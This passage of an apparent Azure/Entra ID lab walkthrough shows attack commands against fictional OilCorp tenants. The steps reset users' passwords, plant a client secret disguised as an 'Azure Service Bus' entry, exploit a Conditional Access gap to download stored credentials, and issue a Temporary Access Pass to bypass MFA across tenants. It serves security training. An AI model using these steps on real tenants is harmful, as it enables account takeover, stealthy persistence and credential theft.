So GeologyApp can reset password of all the StorageMapper**X** users.

Use the below command to reset password for StorageMapper**X**

```
PS C:\AzAD\Tools> $passwordProfile = @{
forceChangePasswordNextSignIn = $false
password = 'NewUserSSecret@PassX'
}
PS C:\AzAD\Tools> Update-MgUser -UserId
StorageMapperX@oilcorporation.onmicrosoft.com -PasswordProfile
$passwordProfile
```

The user credentials were reset successfully.

For the second task, we need to add client secret to ExpStorageAppSP.

We previously enumerated the following for the GeologyApp:

```
RoleDisplayName  : Application Administrator
RoleId           : 9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
DirectoryScopeId : /da53a80e-cb86-4158-96e1-7b19f7fec496
```

Let's check what application is this role assignment scoped to:

```
PS C:\AzAD\Tools> Get-MgApplication -ApplicationId da53a80e-cb86-4158-96e1-
7b19f7fec496

DisplayName     Id                                   AppId
SignInAudience PublisherDomain
-----------     --                                   -----
-------------- ---------------
ExpStorageAppSP da53a80e-cb86-4158-96e1-7b19f7fec496 de0a4834-0800-4971-a72f-
6a2a63601fc7 AzureADMyOrg   oilcorporation.onmicrosoft.com
```

So, GeologyApp has Application Administrator role scoped to the ExpStorageAppSP. This means GeologyApp can add client secret to ExpStorageAppSP. Use the below command to do that:

```
PS C:\AzAD\Tools> $passwordCred = @{
displayName = 'Added by Azure Service Bus - DO NOT DELETE'
endDateTime = (Get-Date).AddMonths(6)
}
PS C:\AzAD\Tools> Add-MgApplicationPassword -ApplicationId da53a80e-cb86-
4158-96e1-7b19f7fec496 -PasswordCredential $passwordCred

CustomKeyIdentifier DisplayName                                 EndDateTime
Hint KeyId                                  SecretText
StartDateTime
------------------- -----------                                 -----------
---- -----                                  ----------
-------------
                    Added by Azure Service Bus - DO NOT DELETE 02-09-2024
13:06:24 wqz  5a3fa6e4-4c9d-42e4-bb40-3e99bb0d9a49
wqz8Q~DyqdfsJivkbVbr9ST2QpH44YMtUFd7Db-1 02-03-2024 13:06:45
```

Note that the secret would be different for you.

Let's use the client secret to access the target tenant as ExpStorageAppSP using the Az PowerShell module command as shown below.

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'wqz8Q~DyqdfsJivkbVbr9ST2QpH44YMtUFd7Db-1' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('de0a4834-0800-4971-a72f-
6a2a63601fc7', $password)
PS C:\AzAD\Tools> Connect-AzAccount -ServicePrincipal -Credential $creds -
Tenant d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
WARNING: The provided service principal secret will be included in the
'AzureRmContext.json' file found in the user
[snip]
```

```
Account                                  SubscriptionName TenantId
Environment
-------                                  ---------------- --------
-----------
de0a4834-0800-4971-a72f-6a2a63601fc7                      d6bd5a42-7c65-421c-
ad23-a25a5d5fa57f AzureCloud
```

Sweet! However, 'SubscriptionName' field is not populated. This could mean that ExpStorageAppSP does not have access to any Azure resources. So let's enumerate Entra ID.

Let's enumerate using Mg module. After trying multiple enumeration methods, we enumerate objects owned by ExpStorageAppSP service principal:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'wqz8Q~DyqdfsJivkbVbr9ST2QpH44YMtUFd7Db-1' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('de0a4834-0800-4971-a72f-
6a2a63601fc7', $password)
PS C:\AzAD\Tools> Connect-MgGraph -ClientSecretCredential $creds -TenantId
d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
[snip]

PS C:\AzAD\Tools> Get-MgServicePrincipalOwnedObject -ServicePrincipalId
1e2dc461-ecae-4a2b-aa61-3aa8622c1344 | select Id,
@{Name='displayName';Expression={$_.AdditionalProperties.displayName}},@{Name
='ObjectTyoe';Expression={$_.AdditionalProperties.'@odata.type'}} | fl

Id          : 91f7bfb1-b326-4376-8953-5d6d9b44e443
displayName : StorageAccess
ObjectTyoe  : #microsoft.graph.group
```

This means that the ExpStorageAppSP is Owner of the StorageAccess group.

To check the exact roles and permissions that the StorageAccess group has, we need to get the group membership. Let's add StorageMapper**X** user to the group.

Make sure that you pass ObjectID of your own StorageMapperX user.

```
PS C:\AzAD\Tools> New-MgGroupMember -GroupId 91f7bfb1-b326-4376-8953-
5d6d9b44e443 -DirectoryObjectId fa551472-3bce-4cb0-bc86-4571415d9a51 -Verbose
```

Now, let's connect as StorageMapper**X** user to check the roles and permissions for the StorageAccess group. Use the below Az PowerShell command:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'NewUserSSecret@PassX' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('storagemapperX@oilcorporation.onmi
crosoft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds


Account                                    SubscriptionName       TenantId
Environment
-------                                    ----------------       --------
-----------
```

```
StorageMapperX@oilcorporation.onmicrosoft.com Oilcorp-Subscription-1
d6bd5a42-7c65-421c-ad23-a25a5d5fa57f AzureCloud
```

Let's enumerate if the user has access to any Azure resources.

```
PS C:\AzAD\Tools> Get-AzResource


Name              : oiltapkeyvault
ResourceGroupName : Exploration
ResourceType      : Microsoft.KeyVault/vaults
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.KeyVault/vaults/o
iltapkeyvault
Tags              :

Name              : oiltapusers
ResourceGroupName : Exploration
ResourceType      : Microsoft.Storage/storageAccounts
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Exploration/providers/Microsoft.Storage/storageAc
counts/oiltapusers
Tags              :
```

The current user has reader access on a Key Vault named oiltapkeyvault and Storage Account named oiltapusers. Let's enumerate the permissions on both the resources:

```
PS C:\AzAD\Tools> Get-AzRoleAssignment
Get-AzRoleAssignment : Your Azure credentials have not been set up or have
expired, please run Connect-AzAccount to set up your Azure credentials.
You must use multi-factor authentication to access resource
MicrosoftGraphEndpointResourceId, please rerun 'Connect-AzAccount' with
additional parameter '-AuthScope MicrosoftGraphEndpointResourceId'.
At line:1 char:1
```

Turns out that MFA is enabled for the StorageMapperX. However, it seems to be for specific applications like MS Graph above.

Note that we can enumerate roles on both the resources just using the ARM token by making an API call. Use the below code to do that:

```
$Resources = Get-AzResource
$Token = (Get-AzAccessToken).Token

foreach($Resource in $Resources)
{
      $ID = $Resource.Id
      $URI =
"https://management.azure.com/$ID/providers/Microsoft.Authorization/permissio
ns?api-version=2022-04-01"
      $RequestParams = @{
          Method  = 'GET'
          Uri     = $URI
```

```
            Headers = @{
                'Authorization' = "Bearer $Token"
            }
            ContentType = "application/json"

        }
        $Result = Invoke-RestMethod @RequestParams
    $ResourceName = $Resource.Name
        Write-Output "ResourceName - $ResourceName"
        Write-Output "Permissions -" $Result.value | fl *
}
```

Output of the above code

```
ResourceName - oiltapkeyvault
Permissions -

actions         :
{Microsoft.Authorization/*/read,Microsoft.Insights/alertRules/*,
Microsoft.Resources/deployments/*,Microsoft.Resources/subscriptions/resourceG
roups/read...}
notActions      : {}
dataActions     : {Microsoft.KeyVault/vaults/*/read,
Microsoft.KeyVault/vaults/secrets/readMetadata/action}
notDataActions : {}


ResourceName - oiltapusers
Permissions -

actions         : {Microsoft.Authorization/roleAssignments/read,
Microsoft.Storage/storageAccounts/read,

Microsoft.Storage/storageAccounts/blobServices/containers/read}
notActions      : {}
dataActions     :
Microsoft.Storage/storageAccounts/blobServices/containers/blobs/read}
notDataActions : {}
```

In the above output we can see that StorageMapper**X** has reader privileges on oiltapvault key vault and permissions to read blobs in the oiltapusers stoage account.

If we try to list key vault secrets for the oiltapkeyvault, we will get the MFA error again:

```
PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName oiltapkeyvault

Get-AzKeyVaultSecret : Your Azure credentials have not been set up or have
expired, please run Connect-AzAccount to set up your Azure credentials.
You must use multi-factor authentication to access resource
AzureKeyVaultServiceEndpointResourceId, please rerun 'Connect-AzAccount' with
additional parameter '-AuthScope
AzureKeyVaultServiceEndpointResourceId'.
```

This confirms the presence of MFA on selected cloud aps. This can be done only using a Conditional Access Policy.

Recall that GeologyApp has Policy.Read.All permissions. This allows us to enumerate all the Conditional Access Policies in the target tenant.

```
PS C:\AzAD\Tools> [X509Certificate]$GeologyAppCertificate = Get-
PfxCertificate -FilePath C:\AzAD\Tools\spcert.pfx
PS C:\AzAD\Tools> Connect-MgGraph -Certificate $GeologyAppCertificate -
ClientId b1d10eb3-d631-499f-8197-f13de675904c -TenantId d6bd5a42-7c65-421c-
ad23-a25a5d5fa57f

[snip]

PS C:\AzAD\Tools> Get-MgContext

ClientId              : b1d10eb3-d631-499f-8197-f13de675904c
TenantId              : d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
Scopes                : {Policy.Read.All}
AuthType              : AppOnly
TokenCredentialType   : ClientCertificate
CertificateThumbprint :
CertificateSubjectName :
Account               :
AppName               : GeologyApp
```

Enumerate the conditional access policies using the below command:

```
PS C:\AzAD\Tools> Get-MgIdentityConditionalAccessPolicy | fl

[snip]
Conditions          :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessConditionSet
CreatedDateTime     : 17-05-2023 11:01:58
Description         :
DisplayName         : StorageAccessPolicy
GrantControls       :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessGrantControl
s
Id                  : f31eae66-c8b9-414c-9e20-b3a97c9ed271
ModifiedDateTime    : 02-03-2024 14:55:09
SessionControls     :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessSessionContr
ols
State               : enabled
TemplateId          :
AdditionalProperties : {}
[snip]
```

Note that the default output doesn't show all the properties. We can use `Get-MgIdentityConditionalAccessPolicy | ConvertTo-Json | Out-File -FilePath C:\AzAD\Tools\caps.json` to save all the available properties for analysis and later use.

Based on the available properties, we can check conditions like ExcludedUsers, ExcludedRoles and ExcludedGroups.

```
PS C:\AzAD\Tools> (Get-MgIdentityConditionalAccessPolicy).Conditions.Users |
fl
ExcludeGroups                : {}
ExcludeGuestsOrExternalUsers :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessGuestsOrExte
rnalUsers
ExcludeRoles                 : {}
ExcludeUsers                 : {}
IncludeGroups                : {053de6b0-bbcc-405b-be33-5f01e858305e}
IncludeGuestsOrExternalUsers :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessGuestsOrExte
rnalUsers
IncludeRoles                 : {}
IncludeUsers                 : {}
AdditionalProperties         : {}
[snip]
```

We will be interested in a policy that applies to the StorageAccess group. Let's try to find such a policy:

```
PS C:\AzAD\Tools> Get-MgIdentityConditionalAccessPolicy |
?{$_.Conditions.Users.IncludeGroups -eq '91f7bfb1-b326-4376-8953-
5d6d9b44e443'} | fl

Conditions           :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessConditionSet
CreatedDateTime      : 17-05-2023 11:01:58
Description          :
DisplayName          : StorageAccessPolicy
GrantControls        :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessGrantControl
s
Id                   : f31eae66-c8b9-414c-9e20-b3a97c9ed271
[snip]
```

Sweet! It is the StorageAccessPolicy that applies to the StorageAccess group. Now, let's check the entire policy:

```
PS C:\AzAD\Tools> Get-MgIdentityConditionalAccessPolicy -
ConditionalAccessPolicyId f31eae66-c8b9-414c-9e20-b3a97c9ed271 |ConvertTo-
Json

{
    "Conditions":  {
                       "Applications":  {
                                            "ApplicationFilter":
"Microsoft.Graph.PowerShell.Models.MicrosoftGraphConditionalAccessFilter",
                                            "ExcludeApplications":
"797f4846-ba00-4fd7-ba43-dac1f8f63013 e406a681-f3d4-42a8-90b6-c2b029497af1",
                                            "IncludeApplications":  "All",
[snip]
```

```
                                        "IncludeGroups":  "91f7bfb1-b326-4376-
8953-5d6d9b44e443",
[snip]
    "DisplayName":  "StorageAccessPolicy",
    "GrantControls":  {

                            "BuiltInControls":  [
                                                    "mfa"
[snip]
```

So, the StorageAccessPolicy asks for MFA when a user from the StorageAccess group tries to access any of the apps other than the following two - 797f4846-ba00-4fd7-ba43-dac1f8f63013 (Windows Azure Service Management API) or e406a681-f3d4-42a8-90b6-c2b029497af (Azure Storage).

Since the Azure Storage cloud app is allowed, we can now try to enumerate the Storage Account as storagemapper**X** user using Az PowerShell:

```
PS C:\AzAD\Tools> Get-AzContext

Name                                     Account
SubscriptionName                           Environment
TenantId
----                                     -------
----------------                           -----------
--------
Oilcorp-Subscription-1 (3604302a-3804...
StorageMapperX@oilcorporation.onmicroso... Oilcorp-Subscription-1
AzureCloud                                 d6bd5a42-7c65-421c-ad23-
a25a5d5fa57f

PS C:\AzAD\Tools> $oiltapcontext = New-AzStorageContext -StorageAccountName
oiltapusers

PS C:\AzAD\Tools> Get-AzStorageContainer -Context $oiltapcontext | fl

CloudBlobContainer      : Microsoft.Azure.Storage.Blob.CloudBlobContainer
[snip]
Name                    : tapusers
```


We found a container named 'tapusers'. Let's list blobs in it:

```
PS C:\AzAD\Tools> Get-AzStorageBlob -Container tapusers -Context
$oiltapcontext |fl


ICloudBlob                          :
Microsoft.Azure.Storage.Blob.CloudBlockBlob
BlobType                            : BlockBlob
[snip]

ContentType
                        : text/csv
[snip]

Name                                : users.csv
```

Finally, download the users.csv blob:

```
PS C:\AzAD\Tools> Get-AzStorageBlobContent -Blob users.csv -Container
tapusers -Context $oiltapcontext -Destination C:\AzAD\Tools\users.csv -
Verbose
VERBOSE: Performing the operation "Download" on target "users.csv".

   AccountName: oiltapusers, ContainerName: tapusers
[snip]
VERBOSE: Transfer Summary
-------------------------------
Total:  1.
Successful: 1.
Failed: 0.
```

The users.csv file contains username and passwords for exlorationsyncuser**X**@oilcoporation.onmicrosoft.com.



Learning Objective - 5

- Using the permissions assigned to GeologyApp, enumerate TAP policy on OilCorp tenant and create TAP for explorationsyncuser**X**.
- Abuse cross-tenant access from Oil Corp to Oil Corp Geology and access the tenant as explorationsyncuser**X**.

Solution

Let's access the target tenant as explorationsyncuser**X**:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString '2BtX=(_Yx)73Q{l7|qJV' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('explorationsyncuserX@oilcorporatio
n.onmicrosoft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds -TenantId d6bd5a42-
7c65-421c-ad23-a25a5d5fa57f
Connect-AzAccount : You must use multi-factor authentication to access tenant
d6bd5a42-7c65-421c-ad23-a25a5d5fa57f
```

So, MFA is enforced for explorationsyncuserX.

One of the options to bypass MFA is to use the TemporaryAccessPass(TAP) that generates a time limited passcode and satisfies MFA requirements.

Let's enumerate the authentication methods in the OilCorp tenant. We will connect using GeologyApp certificate as the service principal has Policy.Read.All permissions.

```
PS C:\AzAD\Tools> [X509Certificate]$GeologyAppCertificate = Get-
PfxCertificate -FilePath C:\AzAD\Tools\spcert.pfx
PS C:\AzAD\Tools> Connect-MgGraph -Certificate $GeologyAppCertificate -
ClientId b1d10eb3-d631-499f-8197-f13de675904c -TenantId d6bd5a42-7c65-421c-
ad23-a25a5d5fa57f
[snip]

PS C:\AzAD\Tools> (Get-
MgPolicyAuthenticationMethodPolicy).AuthenticationMethodConfigurations
Id                    State
--                    -----
Fido2                 disabled
MicrosoftAuthenticator disabled
Sms                   disabled
TemporaryAccessPass   enabled
SoftwareOath          disabled
Voice                 disabled
Email                 disabled
X509Certificate       enabled
```

Great. TemporaryAccessPass is enabled in the OilCorp tenant. Let's gather more information about it:

```
PS C:\AzAD\Tools> (Get-
MgPolicyAuthenticationMethodPolicyAuthenticationMethodConfiguration -
AuthenticationMethodConfigurationId TemporaryAccessPass).AdditionalProperties


Key                           Value
---                           -----
@odata.context
https://graph.microsoft.com/v1.0/$metadata#authenticationMethodConfigurations
/$entity
@odata.type
#microsoft.graph.temporaryAccessPassAuthenticationMethodConfiguration
defaultLifetimeInMinutes      30
defaultLength                 8
minimumLifetimeInMinutes      30
maximumLifetimeInMinutes      60
isUsableOnce                  False
includeTargets@odata.context
https://graph.microsoft.com/v1.0/$metadata#policies/authenticationMethodsPoli
cy/authenticationMethodConfigurations('TemporaryAccessPass')/microsoft.graph.
temporaryAccessPassAuthe...
includeTargets
{System.Collections.Generic.Dictionary`2[System.String,System.Object]}
```

Enumerate which users or groups can use TAP:

```
PS C:\AzAD\Tools> (Get-
MgPolicyAuthenticationMethodPolicyAuthenticationMethodConfiguration -
AuthenticationMethodConfigurationId
TemporaryAccessPass).AdditionalProperties.includeTargets

Key                    Value
---                    -----
targetType             group
id                     9d99db17-6d49-4c70-ac44-ed4280f91814
isRegistrationRequired False

PS C:\AzAD\Tools> Get-MgGroup -GroupId 9d99db17-6d49-4c70-ac44-ed4280f91814 |
fl
[snip]
Description                   : Group configured for Temporary Access Pass
DisplayName                   : TAPGroup
[snip]
SecurityEnabled               : True
[snip]
```

So, a group named TAPGroup can use TAP. Let's see the members of the group:

```
PS C:\AzAD\Tools> Get-MgGroupMember -GroupId 9d99db17-6d49-4c70-ac44-
ed4280f91814 | select Id,
@{Name='userPrincipalName';Expression={$_.AdditionalProperties.userPrincipalN
ame}} | fl

Id                : 86b038f7-5079-49bb-b05c-94833cf2b34c
userPrincipalName : explorationsyncuserX@oilcorporation.onmicrosoft.com
```

```
Id                : 7c393900-cf8a-47a6-a52c-8d0dd9e7a2dd
userPrincipalName : explorationsyncuser2@oilcorporation.onmicrosoft.com
[snip]
```

There are multiple users named explorationsyncuser**X** in the TAPGroup.

Next, we need an identity that can create a TAP. Only Global Administrators, Privileged Authentication Administrators and Authentication Administrators can do that.

Recall from our previous enumeration, we got the following output for roles assigned to the GeologyApp:

```
RoleDisplayName  : Authentication Administrator
RoleId           : c4e39bd9-1100-46d3-8c65-fb160da0071f
DirectoryScopeId : /administrativeUnits/8355e587-6e2a-4e4c-8ebd-438e37576486
```

That is, GeologyApp has Authentication Administrator role assignment on an Administrative Unit. Let's find out the administrative unit.

```
PS C:\AzAD\Tools> Get-MgDirectoryAdministrativeUnit -AdministrativeUnitId
8355e587-6e2a-4e4c-8ebd-438e37576486 |fl

DeletedDateTime      :
Description          : Scoped users
DisplayName          : SyncUnit
Extensions           :
Id                   : 8355e587-6e2a-4e4c-8ebd-438e37576486
Members              :
ScopedRoleMembers    :
Visibility           :
AdditionalProperties : {[@odata.context,
https://graph.microsoft.com/v1.0/$metadata#directory/administrativeUnits/$ent
ity]}
```

Let's find out the members of the SyncUnit administrative unit:

```
PS C:\AzAD\Tools> Get-MgDirectoryAdministrativeUnitMember -
AdministrativeUnitId 8355e587-6e2a-4e4c-8ebd-438e37576486 | select Id,
@{Name='userPrincipalName';Expression={$_.AdditionalProperties.userPrincipalN
ame}} | fl

Id                : 86b038f7-5079-49bb-b05c-94833cf2b34c
userPrincipalName : explorationsyncuserX@oilcorporation.onmicrosoft.com

Id                : 7c393900-cf8a-47a6-a52c-8d0dd9e7a2dd
userPrincipalName : explorationsyncuser2@oilcorporation.onmicrosoft.com
[snip]
```

Turns out that all the explorationsyncuser**X** users are members of Syncunit administrative unit. We can also check for memberships of the the explorationsyncuser**X** users using the below command:

```
PS C:\AzAD\Tools> (Get-MgUserMemberOf -UserId
explorationsyncuser1@oilcorporation.onmicrosoft.com).AdditionalProperties

Key                          Value
---                          -----
```

```
@odata.type                    #microsoft.graph.group
createdDateTime                2023-04-24T14:32:10Z
creationOptions                {}
description                    Members of this group will also have access to
the oilcorpgeology.onmicrosoft.com tenant.
displayName                    SyncGroup
groupTypes                     {}
mailEnabled                    False
mailNickname                   70eb1231-9
proxyAddresses                 {}
renewedDateTime                2023-04-24T14:32:10Z
resourceBehaviorOptions        {}
resourceProvisioningOptions    {}
securityEnabled                True
securityIdentifier             S-1-12-1-87942832-1079753676-23016382-1580226792
onPremisesProvisioningErrors   {}
serviceProvisioningErrors      {}

@odata.type                    #microsoft.graph.group
createdDateTime                2023-04-25T07:19:44Z
creationOptions                {}
description                    Group configured for Temporary Access Pass
displayName                    TAPGroup
groupTypes                     {}
mailEnabled                    False
mailNickname                   2c9b2e81-7
proxyAddresses                 {}
renewedDateTime                2023-04-25T07:19:44Z
resourceBehaviorOptions        {}
resourceProvisioningOptions    {}
securityEnabled                True
securityIdentifier             S-1-12-1-2644106007-1282436425-1122845868-
337181056
onPremisesProvisioningErrors   {}
serviceProvisioningErrors      {}

@odata.type                    #microsoft.graph.administrativeUnit
displayName                    SyncUnit
description                    Scoped users
```

So explorationsyncuserX is a member of two groups - TAPUsers and SyncGroup - and one administrative unit - SyncUnit.


So, we now know that GeologyApp can create a TAP for explorationsyncuserX users. Let's do that so that we can finally access the target tenant as explorationsyncuserX. Run the below command as GeologyApp.

```
PS C:\AzAD\Tools> $properties = @{}
$properties.isUsableOnce = $True
$properties.startDateTime = (Get-Date).AddMinutes(60)
$propertiesJSON = $properties | ConvertTo-Json
PS C:\AzAD\Tools> New-MgUserAuthenticationTemporaryAccessPassMethod -UserId
explorationsyncuserX@oilcorporation.onmicrosoft.com -BodyParameter
$propertiesJSON | fl
```


```
CreatedDateTime        : 03-03-2024 13:21:25
Id                     : 3fa7fee2-e7d5-41e7-8532-b5e2eb36c49b
IsUsable               : True
IsUsableOnce           : True
LifetimeInMinutes      : 30
MethodUsabilityReason  : EnabledByPolicy
StartDateTime          : 03-03-2024 13:21:25
TemporaryAccessPass    : Q#YCF5^A
AdditionalProperties   : {[@odata.context,
https://graph.microsoft.com/v1.0/$metadata#users('explorationsyncuser1%40oilc
orporation.onmicrosoft.com')/authentication/temporaryAccessPassMethods/$entit
y]}
```

Note that as per Microsoft's documentation, any token created using TAP should be invalidated once it expires. However, in our experiments, even if a TAP is generated for 10 minutes, the access token stays valid for 70-75 minutes!

We can now access OilCorp as explorationsyncuser**X** by browsing to the Azure portal (https://portal.azure.com) and providing the username and temporary access pass:



Once we authenticate to the Azure Portal as explorationsyncuser**X**, we can click on "Switch directory" and we see that this user has another tenant mapped (Oil Corporation – Geology). Let's access that tenant:



The same information would also be visible at - https://myaccount.microsoft.com/organizations

Unfortunately, there is no way to enumerate organizations for a user other than sign in logs.

To identify why explorationsyncuser**X** has access to the second tenant that is Oil Corporation – Geology, we can enumerate the Cross Tenant Sync configuration as GeologyApp due to the Policy.Read.All permissions. Run the below command from the PowerShell session where we used GeologyApp's certificate to connect:


```
PS C:\AzAD\Tools> Get-MgPolicyCrossTenantAccessPolicyPartner | ConvertTo-Json
[
    {
        "AutomaticUserConsentSettings":  {
                                             "InboundAllowed":  null,
                                             "OutboundAllowed":  true
                                         },
[snip]
        "IdentitySynchronization":  {
                                        "DisplayName":  null,
                                        "TenantId":  null,
                                        "UserSyncInbound":
"Microsoft.Graph.PowerShell.Models.MicrosoftGraphCrossTenantUserSyncInbound"
                                    },
        "InboundTrust":  {
                             "IsCompliantDeviceAccepted":  null,
                             "IsHybridAzureAdJoinedDeviceAccepted":  null,
                             "IsMfaAccepted":  null
                         },
        "IsServiceProvider":  null,
        "TenantId":  "f1dafad6-ec98-45c1-9714-1440fcc92ae0",
        "AdditionalProperties":  {

                                 }
[snip]
        "IsServiceProvider":  null,
        "TenantId":  "8d1f9e7c-4c39-440b-81b2-68dc8b0a24c3",
[snip]
```

In the above output 'f1dafad6-ec98-45c1-9714-1440fcc92ae0' is the tenant ID for OilCorp Geology Tenant. Please note that it is not possible to find out the tenant name using the tenant id as a normal user. However, we can confirm this by switching directory as explorationsyncuser**X**.


Note that if you have a user with permission **'CrossTenantInformation.ReadBasic.All'**, it is possible to find out tenant name from tenant id using the findTenantInformationByTenantId API call - https://learn.microsoft.com/en-us/graph/api/tenantrelationship-findtenantinformationbytenantid

However, with enough privileges in **ANY** tenant (not necessarily in the target tenant), we can also use the Azure portal to find the tenant using a couple of methods.


Method 1: Entra ID -> External Identities -> Cross-tenant access settings -> Organizational settings -> Add Organization



Method 2: Conditional Access -> Create new policy -> Users -> Select users and groups -> Guest or external users -> Specify external Microsoft Entra organizations -> Select



Also, there is no way to enumerate Cross-tenant Synchronization using Mg module (Get-MgPolicyCrossTenantAccessPolicyPartnerIdentitySynchronization is broken) or MSGraph API. Enumerating cross-tenant synchronization would allow us to see which users and groups are synchronized across tenants:



